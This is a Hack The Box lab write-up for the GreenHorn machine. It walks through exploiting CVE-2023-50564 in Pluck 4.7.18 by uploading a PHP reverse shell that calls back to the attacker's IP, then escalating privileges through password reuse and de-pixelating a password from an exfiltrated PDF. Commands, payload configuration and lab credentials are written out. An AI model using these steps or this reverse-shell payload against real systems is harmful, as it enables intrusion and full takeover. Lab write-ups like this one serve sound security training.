HTB-GreenHorn

Rustscan

Rustscan finds HTTP, SSH, and port 3000 open. I am not sure what is running on port 3000 so I should look into it later.


```
rustscan --addresses 10.10.11.25 --range 1-65535
```

```
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack
80/tcp   open  http    syn-ack
3000/tcp open  ppp     syn-ack
```


Enumeration

HTTP - TCP 80

After adding `greenhorn.htb` to `/etc/hosts`, I can access the website:




`http://greenhorn.htb/login.php` shows a login page and a Pluck version:




Exploitation

CVE-2023-50564

Googling for known exploits for `pluck 4.7.18`, I found **cve-2023-50564**:




Let's use this github POC to exploit this web server:



Reading the code, it seems like the default password is `iloveyou1`:

```
login_url = "http://<hostname>/login.php"
upload_url = "http://<hostname>/admin.php?action=installmodule"
headers = {"Referer": login_url,}
login_payload = {"cont1": "iloveyou1","junior": "","submit": "Log in"}
```

I tried testing it out on `login.php` and it worked:



Shell as www-data

Before running the exploit, let's first install related module using:

```
pip install requests requests_toolbelt
```

Now clone the exploit git repository:

```
sudo git clone https://github.com/Rai2en/CVE-2023-50564_Pluck-v4.7.18_PoC.git
```

```
┌──(yoon㉿kali)-[/opt]
└─$ sudo git clone https://github.com/Rai2en/CVE-2023-50564_Pluck-v4.7.18_PoC.git
[sudo] password for yoon:
Cloning into 'CVE-2023-50564_Pluck-v4.7.18_PoC'...
remote: Enumerating objects: 26, done.
remote: Counting objects: 100% (26/26), done.
remote: Compressing objects: 100% (24/24), done.
remote: Total 26 (delta 4), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (26/26), 15.46 KiB | 7.73 MiB/s, done.
Resolving deltas: 100% (4/4), done.
```

Modify `ip` and `port` from the `shell.php`:

```
// change the host address and/or port number as necessary
$sh = new Shell('10.10.14.63', 1337);
$sh->run();
unset($sh);
```

Next, create `shell.zip` with `shell.php` in it:

```
┌──(yoon㉿kali)-[/opt/CVE-2023-50564_Pluck-v4.7.18_PoC]
└─$ sudo zip shell.zip shell.php

  adding: shell.php (deflated 72%)
```

Modify the hostname in `poc.py`:

```
login_url = "http://greenhorn.htb/login.php"
upload_url = "http://greenhorn.htb/admin.php?action=installmodule"
headers = {"Referer": login_url,}
login_payload = {"cont1": "iloveyou1","junior": "","submit": "Log in"}
```

Lastly, let's run the exploit:

```
┌──(yoon㉿kali)-[/opt/CVE-2023-50564_Pluck-v4.7.18_PoC]
└─$ sudo python3 poc.py
ZIP file path: ./shell.zip
Login account
ZIP file download.
```

We get a reverse shell spawned as www-data on our netcat listener:

```
┌──(yoon㉿kali)-[~/Documents/htb]
└─$ sudo rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.63] from (UNKNOWN) [10.10.11.25] 38554
SOCKET: Shell has connected! PID: 9039

whoami
www-data
```

Privesc: www-data to junior

Let's first make the shell more complete using Python:

`python3 -c 'import pty; pty.spawn("/bin/bash")'`

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@greenhorn:~/html/pluck/data/modules/payload$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Trying out the password `iloveyou1` for the user `junior`, it worked, and now we our privilege escalated:

```
www-data@greenhorn:/usr/local/bin$ su junior
su junior
Password: iloveyou1

junior@greenhorn:/usr/local/bin$ whoami
whoami
junior
```

Privesc: junior to root

On `junior`'s home directory, there is a file `Using OpenVAS.pdf`. Let's transfer it to our Kali attacker machine:

```
junior@greenhorn:~$ ls -al
ls -al
total 76
drwxr-xr-x 3 junior junior  4096 Jun 20 06:36  .
drwxr-xr-x 4 root   root    4096 Jun 20 06:36  ..
lrwxrwxrwx 1 junior junior     9 Jun 11 14:38  .bash_history -> /dev/null
drwx------ 2 junior junior  4096 Jun 20 06:36  .cache
-rw-r----- 1 root   junior    33 Aug 19 10:04  user.txt
-rw-r----- 1 root   junior 61367 Jun 11 14:39 'Using OpenVAS.pdf'
junior@greenhorn:~$ python3 -m http.server 1234
python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
10.10.14.63 - - [19/Aug/2024 12:52:50] "GET /Using%20OpenVAS.pdf HTTP/1.1" 200 -
```

Reading the pdf, it has a pixelated password on it:

Hello junior,

We have recently installed OpenVAS on our server to actively monitor and identify potential security vulnerabilities. Currently, only the root user, represented by myself, has the authorization to execute OpenVAS using the following command:

`sudo /usr/sbin/openvas`

Enter password: [illegible]

As part of your familiarization with this tool, we encourage you to learn how to use OpenVAS effectively. In the future, you will also have the capability to run OpenVAS by entering the same command and providing your password when prompted.

Feel free to reach out if you have any questions or need further assistance.

Have a great week,

Mr. Green

Using [toolds.pdf24](), let's first convert pdf to image and download the image file.

depix

Now that we have the pdf as image file, we will use [depix]() to recover pixelated password.

Run depix and we get the recovered password:

```
python3 depix.py -p ~/Downloads/0.png -s
images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png -o
~/Documents/htb/greenhorn/output.png
```

Recovered password(`sidefromsidetheothersidesidefromsidetheotherside`) worked for root, and now we have a shell as root:

```
www-data@greenhorn:~$ su root
su root
Password: sidefromsidetheothersidesidefromsidetheotherside

root@greenhorn:/var/www# whoami
whoami
root
```

References

- https://github.com/Rai2en/CVE-2023-50564_Pluck-v4.7.18_PoC